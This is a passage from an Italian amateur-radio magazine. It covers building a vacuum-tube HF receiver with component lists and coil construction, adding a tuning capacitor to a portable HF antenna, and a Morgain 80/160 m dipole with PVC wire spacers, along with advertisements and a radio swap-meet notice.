Come detto in precedenza i moduli sono fissati ad un telaio rigido ed al pannello frontale; sul telaio è montato tutto il circuito di alimentazione che fornisce la tensione di 6 V in alternata, la tensione anodica di 120 V c.c. ed una tensione di 10 V in corrente continua, usata per alimentare il frequenzimetro, ed, infine, i 12 V per i relè.

Infine, sul telaio trova posto anche l'amplificatrice di BF, la valvola V10 6AK5: questa è una valvola della serie miniatura a 7 piedini e serve per pilotare un altoparlante di circa 2 W.

Fig 4 - Schema a blocchi



Costruzione "di un ricevitore a valvole"

Dico costruzione di *un* ricevitore non *del* ricevitore, a causa della reperibilità del materiale.

Purtroppo la mia cantina ha pezzi quasi unici, non c'è più il numero di catalogo o l'indirizzo del fornitore: con questo non voglio scoraggiare affatto chi intendesse intraprendere questa realizzazione anzi, voglio spendere ancora qualche parola positiva sulle valvole.

Per prima cosa è bene ricordare che **le valvole si guastano soltanto se cadono per terra**, essendo in vetro (hi!); inoltre si possono guastare se al posto della tensione di filamento gli mandiamo la tensione anodica. Ma, a parte questi inconvenienti, sopportano tutte le *sevizie* e *gli errori* possibili, e se proprio la sevizia è notevole... poverina lei si vergogna e diventa rossa... hi!

Nella famiglia delle valvole c'è una grande possibilità di intercambiabilità ed adattando in modo opportuno i componenti passivi accessori, per ottenerne una giusta alimentazione, sulle frequenze HF funzionano sempre.

L'esempio della mia realizzazione lo dimostra: nel ricevitore ho impiegato in alcuni circuiti valvole nate per altri scopi, e, per ultimo, il caso della valvola finale di bassa frequenza V10. Essa è nata come amplificatrice a RF fino alle VHF, ma svolge egregiamente anche la funzione di amplificatrice di BF, quindi abbiamo una versatilità che con i componenti "moderni" non potremmo sognare.

I circuiti sono semplici ed i componenti necessari per il loro funzionamento sono molto pochi. Per i circuiti risonanti non ci sono mai problemi: essi lavorano su alta impedenza ed è facilissimo portarli sulle frequenze che noi desideriamo.

Vorrei far capire, in sostanza, che non è necessario seguire il mio circuito alla lettera, ma che questa descrizione dovrebbe servire come una sorta di traccia per intraprendere, con i materiali di cui disponete, la costruzione




Fig. 5 - Modulo preselettore: 1 compensatore in ceramica; 2 bobina toroidale; 3 relè; 4 schermo; 5 impedenza di blocco RF; 7 condensatore variabile con demoltiplica

di quello che sarà il **vostro ricevitore autocostruito a valvole**: la soddisfazione sarà notevole ed anche i risultati!

Allora per coloro che sono più "datati", come me, andate in cantina ad aprire le vecchie scatole, mentre per i più giovani fatevi amici dei "radioamatori nonni": senz'altro vi trovano qualche cosa, poi, comunque ci sono ancora molti magazzini di materiale surplus, ed infine, dove lasciamo la possibilità offerta da Internet?

Io ho suddiviso il ricevitore in moduli perché dovevo adattare i valori dei componenti alle valvole impiegate, controllarne il buon funzionamento e tarare il modulo singolarmente prima di passare al montaggio finale.

Alcuni **suggerimenti** prima della descrizione specifica. La tensione anodica di una valvola normalmente supera i 100 V, per cui può essere pericolosa. I condensatori impiegati sui circuiti anodici devono avere un isolamento di almeno 200 VL, i condensatori in parallelo ai trasformatori di alta frequenza devono essere di buona qualità ed idonei all'alta frequenza. Le resistenze che io ho impiegato sono tutte da $\frac{1}{4}$ di W. Per le commutazioni ho


impiegato dei mini-relè recuperati, ma di buona fattura. Le impedenze sono del tipo realizzate con il filo **Litz** ed avvolte a nido d'ape: io fornisco il valore misurato con l'impedenzimetro. Le foto allegate, spero che aiuteranno ad avere una panoramica dei componenti e della realizzazione da me eseguita.

Infine da dire che oltre al saldatore ed al tester, servirebbe un oscilloscopio, un generatore di segnali RF ed un frequenzimetro.

Modulo preselettore

Il primo circuito all'ingresso del ricevitore è il modulo preselettore: comprende il pentodo V1 (valvola tipo 5840), i trasformatori TR1-TR6 i relè K1-K6 ed altri componenti come da schema, il preselettore può essere inserito od escluso tramite i relè K19.

La banda da 1,5 a 30 MHz viene coperta in tre gamme, la gamma 1 copre la frequenza da 1,5 ai 5 MHz, la gamma 2 copre da 6 ai 10 MHz e la terza gamma dai 10 a circa 30 MHz. Le relative bobine sono avvolte su nuclei toroidali a cui è collegato, in parallelo, un compensatore variabile



Modulo preselettore

R1 = 3,3 k Ω
R2 = 22 k Ω
R3 = 100 k Ω
R4 = 470 Ω
C1 - C2 = 39 pF
C3 = 32 μ F elettr. 200 VL
C4 - C6 = 1 nF
C5 = 10 nF
C7 = 560 pF
C8 = 10 nF
C var.1 = 2 sezioni 30-470 pF
J1 = 0,94 mH
TR1 - TR4 = 22 spire 0,5 mm sec. 4 spire 0,5 mm su nucleo toroidale
TR2 - TR5 = 9 spire 0,8 mm sec. 3 spire 0,8 mm su nucleo toroidale
TR3 - TR6 = 7 spire 0,8 mm sec. 3 spire 0,8 mm su nucleo toroidale

Modulo sintonizzatore

R5 - R10 = 560 k Ω
R6 = 220 Ω
R7 = 33 k Ω
R8 = 18 k Ω
R9 = 820 Ω
R10- R14- R15 - R17 = 22 k Ω
R11 = 1,2 k Ω
R12 = 56 k Ω
R13 = 5,6 k Ω
R14 = 470 Ω 1 W
R18 = 100 k Ω
C9 - C14 - C22 = 39 pF
C10 = 680 pF
C11-C18 - C19- C20- C30/C37 = 10 nF
C13-C17-C19-C25 = 100 nF
C15 = 73 pF
C16 = 22 pF
C20 = 180 pF
C21 = 220 μ F elettr. 200 VL
C23 = 47 μ F elettr. 200 VL
C24 = 10 pF
C26 = 47 pF
C27- C28 = 75 pF
C29 = 56 pF
J1- J2 = impedenza di blocco RF
C var.2 = tre sezioni 30/470 pF
D1- D2 = diodo zener 30 V 1 W
TR7 = 35 spire 0,4 mm primario 6 spire 0,4 mm su supporto 10 mm
TR8 = 20 spire 0,5 mm primario 4 spire 0,5 mm su supporto 10 mm
TR9 = 10 spire 1 mm primario 3 spire 0,5 mm su supporto 10 mm
TR10 = 5 spire 1 mm primario 2 spire 0,5 mm su supporto 10 mm
TR11 = trasformatore stadio RX onde medie
L1 = 34 spire 0,4 mm su supporto 10 mm
L2 = 20 spire 0,5 mm su supporto 10 mm
L3 = 10 spire 1 mm su supporto 10 mm
L4 = 5 spire 1 mm su supporto 10 mm
L5 = 33 spire 0,4 mm su supporto 10 mm
L6 = 19 spire 0,5 mm su supporto 10 mm
L7 = 9 spire 1 mm su supporto 10 mm
L8 = 5 spire 1 mm su supporto 10 mm




Fig. 7 - Modulo sintonizzatore: 1-2 bobine e relè stadio ingresso; 3-6 schermi; 4-5 bobine e relè stadio mescolatore; 7-8 bobine e relè stadio oscil. locale

in ceramica da 10-60 pF.

La commutazione della gamma è ottenuta tramite dei relè miniatura a due scambi, che vengono comandati da un commutatore ad una via con quattro posizioni sul pannello frontale: le bobine non selezionate sono mantenute a livello di massa.

La sintonia dell'intera gamma si realizza tramite il condensatore variabile a due sezioni C_{var1a} e C_{var1b} , che ha una capacità di circa 30-470 pF e che, tramite una piccola demoltiplica, viene comandato dalla manopola posta sul pannello frontale. La tensione anodica viene portata all'anodo del pentodo tramite l'impedenza di blocco per RF J1. I trasformatori di ingresso e di uscita sono accoppiati alla griglia ed alla placca tramite dei condensatori di piccola capacità C1 C2, e questo per aumentare la selettività del circuito stesso e nel contempo mantenere basso il fattore di amplificazione dello stadio.

Il circuito di ingresso deve essere ben schermato dall'uscita, le connessioni per il connettore di antenna e per il modulo sintonizzatore devono essere realizzate con cavetto coassiale.

Modulo sintonizzatore

Il modulo sintonizzatore comprende i pentodi V2 e V3 (valvole del tipo 5840), che svolgono la funzione rispettivamente, di preamplificatore e di mescolatore; segue il doppio triodo V4 (valvola tipo 6021) una sezione della quale funziona da oscillatore locale e l'altra da separatore.

La banda di ricezione 1,5 30 MHz è coperta in quattro sottogamme: la prima e la seconda gamma coprono la stessa frequenza del preselettore, mentre la terza, su questo modulo, copre dai 10 ai 20 MHz ed infine, la quarta gamma va da circa 20 a 30 MHz; la sintonia è affidata ai trasformatori TR7 TR10 ed alle bobine L1-L4.

In questo modulo ho impiegato delle bobine autocostruite con la possibilità di variarne l'induttanza tramite dei nuclei ferromagnetici regolabili. In parallelo ad ogni bobina ed ai trasformatori c'è un compensatore variabile in ceramica della capacità di 10-60 pF. Le sezioni a/b del condensatore variabile C_{var2} vengono poste in parallelo ai circuiti risonanti tramite i relè miniatura selezionati dal commutatore di gamma




Fig. 8 - Alcuni componenti: 1 Impedenza di blocco RF; 2 bobina oscillatore BFO; 3 trasformatore 455 kHz (tr 11 tr1); 4 compensatore su basetta in vetronite; 5-7 nuclei ferromagnetici; 6 supporto bobine 10 mm x 50 mm; 9 valvole; 8 relè

posto sul pannello frontale. Infine, le sezioni dei trasformatori e delle bobine non selezionate tramite i relè vengono mantenute a livello di massa.

Il condensatore variabile di sintonia, tramite una opportuna demoltiplica, è azionato dalla manopola posta sul pannello frontale.

La polarizzazione della griglia controllo del pentodo preamplificatore V2 è controllata dal circuito CAV che si trova sul modulo media frequenza (IF).

Il triodo (a) della valvola V4 svolge la funzione di oscillatore locale tipo Colpitts, la sezione (c) di C_{var} 2, come già detto, viene posta in parallelo alla bobina corrispondente alla gamma selezionata (L5-L8) tramite uno dei relè K15-K18, mentre le bobine non selezionate vengono mantenute a livello di massa. Un compensatore variabile in ceramica è collegato in parallelo ad ogni bobina.

L'oscillatore genera un segnale la cui frequenza è di 455 kHz superiore rispetto a quella del segnale che si desidera ricevere.

Il segnale generato dall'oscillatore viene separato dal carico tramite la sezione (b) del triodo V4, il che serve per rendere più stabile in frequenza lo stesso se-

gnale generato. Dal catodo del separatore tramite C22 esce il segnale per il mescolatore e sull'anodo tramite C24 viene prelevata una piccola porzione di segnale da inviare al frequenzimetro per la sua misura.

La tensione di alimentazione anodica per il triodo oscillatore è stabilizzata a 60 V, tramite i diodi zener D1 e D2 da 30 V ciascuno e collegati in serie. E' molto importante usare nello stadio oscillatore dei condensatori di ottima qualità.

Alla griglia controllo del pentodo V3 arrivano il segnale amplificato ricevuto in antenna ed il segnale generato dall'oscillatore locale, (il segnale di O.L. è attenuato tramite la resistenza R9). Il battimento tra i due segnali genera un segnale di 455 kHz corrispondente al valore della IF sintonizzata tramite il primario del trasformatore TR11. Quindi, il segnale di media frequenza esce dal secondario del trasformatore e tramite cavetto schermato viene inviato al modulo di amplificazione della stessa IF.

Non è il caso di spaventarsi per la presenza dei 18 relè impiegati tra il preselettore ed il sintonizzatore: basti pensare alla complicazione elettrica e meccanica che ne sarebbe uscita fuori im-

piegando dei commutatori tradizionali!

Ed ora una breve **descrizione** di come ho risolto la **costruzione delle bobine**.

Poiché il ricevitore doveva coprire l'intera banda HF, che a sua volta ho suddiviso in quattro sottogame, e poiché in questo modulo era importante mantenere allineati i circuiti risonanti dall'inizio gamma alla fine, non sono riuscito a risolvere il problema impiegando dei normali nuclei toroidali con la sola regolazione capacitiva, ma ho utilizzato delle bobine cilindriche con nucleo variabile.

Nel mio "deposito di antiquariato" non era disponibile un numero di supporti e nuclei sufficiente per l'intera realizzazione, e quindi il mio lavoro si è complicato, facendomi ricorrere all'**autocostruzione**.

Come supporto per le bobine ho utilizzato dei tubicini di plastica dal diametro di 10 mm e lunghi 5 cm. Su ogni supporto ho avvolto due bobine: una per lato; quindi con 6 tubicini ho risolto parte del problema. Ho poi fissato il tutto nei fori del diametro corrispondente al tubicino realizzati sulla vetronite ed adeguatamente distanziati fra loro, il tutto fissato con collante.

Per la variazione dell'induttanza ho impiegato dei nuclei in ferrite a forma di piccolo cilindro da mm 7 x 10, che ho adattato al diametro interno del tubicino di supporto per le bobine, in modo da permettere lo scorrimento con una certa resistenza nel suo interno, consentendo, quindi, di variare l'induttanza della bobina relativa.

izerozan@libero.it



VISITA IL NOSTRO SITO

www.edizionece.it
www.edizionece.it

Modifiche e migliorie all'antenna HF portatile

Basta aggiungere un piccolo condensatore variabile


L'antenna portatile HF presentata sul numero di febbraio 2008 di Radiokit elettronica pag. 26, ha avuto un discreto successo. Questo, molto probabilmente, lo si deve al tipo di realizzazione che grazie al materiale utilizzato consente di costruire un'antenna di ridotte dimensioni facile da trasportare. Inoltre il sistema di bobina adottato facilita l'accordo sulle diverse frequenze grazie al contatto scorrevole che consente un comodo spostamento tra le spire, trovando in questo modo il punto ottimale dove far risuonare l'antenna. Anche il materiale utilizzato per la realizzazione dell'antenna non presenta particolari difficoltà, in quanto chiunque può utilizzare quanto ha sottomano. Anche il numero delle spire che formano la bobina non è critico, tenendo semplicemente in considerazione che a un maggior numero di spire corrisponde una più ampia escursione sulle diverse bande. Il diametro del filo di rame che compone la bobina potrà avere misure diverse: utilizzando lo stesso supporto con un filo di rame di diametro inferiore si potranno avvolgere un maggiore numero di spire consentendo all'antenna di allargare il numero delle bande dove questa può operare. Questo tipo di costruzione, pertanto, si presta facilmente a una eventuale mo-


difica dell'avvolgimento che compone la bobina senza alterare radicalmente la costruzione del supporto e del suo contatto strisciante. L'antenna può essere ulteriormente migliorata nel suo funzionamento consentendo in questo modo una maggiore flessibilità in fase di accordo sulle diverse bande dove si intende operare. L'articolo pertanto presenta una semplice modifica che non altera la precedente costruzione, ma grazie alla sua semplice applicazione facilita ulteriormente la taratura della stessa.

Costruzione modifica

Per quanto concerne la modifica descritta, i disegni e le foto mostrano come deve essere realizzata e come occorre applicarla. In pratica, come si potrà notare, la modifica consiste nell'applicare in parallelo alla bobina esistente un condensatore variabile che, grazie alla sua particolare costruzione, ci consentirà di variare la sua capacità per adattarla alla frequenza che si sta utilizzando in quel momento. Anche in questo caso il valore del

Il disegno mostra come applicare il condensatore variabile alla bobina





Schema elettrico dell'antenna portatile: si noti come applicare la modifica del condensatore variabile.

condensatore variabile potrà avere valori diversi da quello utilizzato nella modifica presentata, tenendo presente che il valore sarà dipendente dal tipo di frequenza utilizzata. Se il valore di frequenza utilizzato è basso (es. 3,8 MHz) il valore in capacità del condensatore dovrà essere alto (es. 500 pF) mentre se la frequenza utilizzata è alta il valore in capacità del condensatore potrà essere basso (es. 100 pF). Questo valore sarà pertanto dipendente dal tipo di bobina e dal numero di frequenze che si intende utilizzare. In pratica per costruire la modifica come descritta nell'articolo, che ci consente di poterla inserire o escludere a piacimento, sarà necessario applicare vicino alla presa BNC, una vite d'ottone che verrà saldata al filo di rame della bobina. Questa vite servirà da supporto per la successiva modifica costituita da una squadretta che avrà la funzione di supporto per il condensatore

variabile che verrà applicato. In questo modo si otterrà un solido ancoraggio del condensatore variabile.

Il condensatore variabile a realizzazione ultimata: si noti il contenitore plastico inserito per evitare urti alle delicate lamelle del condensatore.



Il supporto appena descritto, viene applicato alla vite precedentemente inserita fissandolo con un dado, anche questo in ottone, in modo da evitare l'insorgere di ruggine. Si proseguirà il lavoro, saldando sul terminale libero del condensatore variabile un pezzo di filo di rame flessibile. La sua lunghezza dovrà essere sufficiente a raggiungere il capo opposto della bobina. Sul capo del filo appena applicato, che rimane libero, si salderà un capicorda che ci consentirà di poter collegare facilmente il condensatore variabile sull'altro capo della bobina dove viene applicato lo stilo telescopico che forma l'antenna. In questo modo, il condensatore variabile appena applicato, si troverà in parallelo alla bobina variabile formando un circuito d'accordo L/C. Ricordarsi prima di passare al collaudo, di munire il condensatore variabile di una manopola isolante in plastica.

Collaudo

Una volta realizzata la modifica la si potrà collaudare collegandola alla bobina.

Posizionando, a piacimento, il condensatore variabile a metà corsa o completamente aperto,



Il condensatore variabile inserito sulla bobina dell'antenna HF portatile.

con il ricetrasmittitore in trasmissione in bassa potenza, si cercherà tramite il contatto strisciante il migliore punto d'accordo

dell'antenna, segnalato dal basso livello in onde stazionarie sulla frequenza selezionata. Se tale valore non dovesse soddisfare in

pieno l'accordo ricercato presentando ancora un elevato valore in onde stazionarie, si potrà nuovamente agire sul condensatore variabile portando così l'antenna il più vicino possibile alla risonanza richiesta.

Una volta sicuri del giusto accordo si potrà alzare con tranquillità la potenza di trasmissione.



A.R.I. - SEZIONE DI PORTOGRUARO (VE)
organizza la Quarta Edizione del

MERCATINO DI SCAMBIO RADIOAMATORIALE

sabato 4 aprile 2009
dalle ore 8.00 alle 17.00

INGRESSO LIBERO
Frequenza Monitor R6 145.750 - 600

<http://www.ariportogruaro.org>
info@iq3mv.com

Electronic Service
Radiotelecomunicazioni
Via Benevento, 16 - 84091 BATTIPAGLIA (SA)
tel. 0828/300378 - fax 0828/616789 - cell. 335/6017623
www.es-radiotel.it - esertel@virgilio.it

SERIE K2 PROFESSIONAL - Leader della categoria

HERCULES: in INIEZIONE
2000 Watt PEP

CLASSIC: in SUPERIOR
2000 Watt PEP

NI-POWER
in POTENTE
2000 Watt PEP

MINI
in ECCELLENTE
1000 Watt PEP

YAESU DIAMOND ANTENNA NISSEI ICOM - Marcucci MIDLAND de VKB Antenne KENWOOD

YAESU

FT 950 FT-450 AT FT 897 FT 2000 FT 8900R FTM-10R/E VX 7R FT 2800M FT 857 VX110

ICOM

IC 7600 IC 7700 IC E7 IC E91 IC 7200 IC 7400 IC 2725E IC 756 PRO III IC 7000 IC 706 MK IIG IC E2820 IC E92D

KENWOOD

TS-2000 TM-V71E TH-F7 TH-K2 TM-D710E

SISTEMA D-STAR

Prossima installazione ponte ripetitore in zona!!!!

Ricetrasmittitori delle migliori marche

Antenna Morgain 80 e 160 metri

Quasi una vendetta nei confronti del condominio, da cui è emerso un ottimo sistema per realizzare dipoli ripiegati, "scalette" e simili



Foto 1 - Morgain montata

Una realizzazione portata a termine durante l'estate del 2008. Una cosa di queste dimensioni è improponibile a chi sta in città. Essendo anche io in queste condizioni non ci resta che sfruttare il periodo di vacanza per dare sfogo alle nostre velleità sulle gamme basse.

Questa antenna ha una lunga storia: commercializzata negli anni '60 dalla statunitense Morgain in Virginia ne ha mantenuto il nome che ha ereditato dal suo inventore.

E' spesso considerata una "bi-

banda"; oggi a questo termine attribuiamo ben altro significato, in realtà sulla seconda banda, quella più bassa, è molto meno performante.

Si tratta di un dipolo con due bracci da $\frac{3}{4}\lambda$ sulla banda principale, dove il funzionamento è paragonabile a una collinare e dove mostra un buon guadagno. Il produttore statunitense dichiarava 4-5 dB di guadagno rispetto al dipolo: onestamente sembrano un pochino eccessivi.


Sulla "seconda banda" funziona con due bracci da $\frac{3}{8}\lambda$, dove

non ha una resa eccezionale, del resto è lunga esattamente la metà del corrispondente dipolo, tuttavia non ha trappole né bobine di carico, dunque da questo lato non si ha nessuna perdita.

Come tutte le cose messe insieme con quanto era disponibile e senza una vera preparazione, anche questa antenna ha sofferto della situazione.

Purtroppo in fase di taratura mi sono reso conto che i miei due supporti, pur essendo piuttosto lontani, non lo erano abbastanza per questa antenna. Infatti tra il culmine del tetto e il pero (la pianta che fa le pere) ci sono 38 metri, contro i 40 necessari (Foto 1). "Accorciando per forza" l'antenna di quasi un metro per braccio, ho eliminato i ponticelli e la taratura è diventata "fissa". Questo ovviamente non ha impedito all'antenna di funzionare in modo più che soddisfacente, anche se è risultata un pochino più "alta" del dovuto.

Avendo un passato di BCL ho notato come l'antenna rendesse bene nell'ascolto delle onde medie, al punto da sentire con ottimi segnali stazioni estere già nelle ore pomeridiane. Ho anche ascoltato il radiofaro dell'aeroporto di Torino - Caselle (357 kHz, circa 120 km), cosa che era riuscita soltanto ai tempi delle telefoto a 137 kHz impiegando una antenna in ferrite amplificata, posta ovviamente sul tetto e sintonizzabile dalla stazione.



Tenere i fili al loro posto

Il problema tipico delle antenne composte da più fili, quindi Morgain, ma anche folded dipole, è la costruzione dei distanziali necessari a tenere in posizione i fili che compongono l'antenna. Problema analogo ovviamente si ha nella realizzazione di linee aperte a 300 o 450 ohm.

La costruzione di questa antenna, che di per sé non è nulla di eccezionale, ha portato alla realizzazione di un economico sistema di fissaggio dei fili che può essere utilizzato per altri scopi.

Antenne a filo della lunghezza considerevole assumono anche pesi non trascurabili, per questo i distanziali devono necessariamente essere più leggeri possibile. La soluzione che utilizza piastrine di vetroresina forate in cui il filo passa due volte da un lato all'altro garantisce una ottima tenuta. L'isolatore così realizzato non scivola lungo il filo perché è tenuto dalla trazione esercitata dal medesimo, ma gli spigoli dei fori su cui il filo fa tenuta inevitabilmente "tagliano" la guaina isolante e l'antenna ha vita piuttosto breve.

Ho utilizzato dei pezzi di tubo in PVC, quelli con cui si realizzano gli impianti elettrici, il diametro esterno è 16 mm, ma 20 mm va ugualmente bene. È molto facile lavorarlo, è leggero e ha una ragionevole resistenza agli UV. Pezzi di questo materiale posti al sole resistono molti anni prima di mostrare segni di invecchiamento.

Solo i tubi più datati "sbiadiscono" dopo qualche anno passato al sole.

Veniamo alla nostra antenna: la Morgain è di solito realizzata per i 40 e gli 80 metri, dove ha una lunghezza totale di 19.60 m. È realizzabile per i 20 e 40 m semplicemente dimezzandone la misura così come per gli 80 e 160 raddoppiandone le dimensioni. Questa è dunque la dimensione di partenza di ogni braccio della nostra antenna, il che porta la richiesta di filo a quasi 120 metri.

I distanziali andranno posti a un metro uno dall'altro, avremo dunque bisogno di 38 distanziali, un centrale e due terminali che serviranno anche per legarla ai punti di ancoraggio.

La preparazione dei distanziali è semplice e veloce: si tratta di tagliare della lunghezza opportuna, in questo caso poco più di 10 cm, tanti pezzetti di tubo in PVC quanti sono i distanziali necessari,





Foto 2 - I distanziali tengono i fili al loro posto

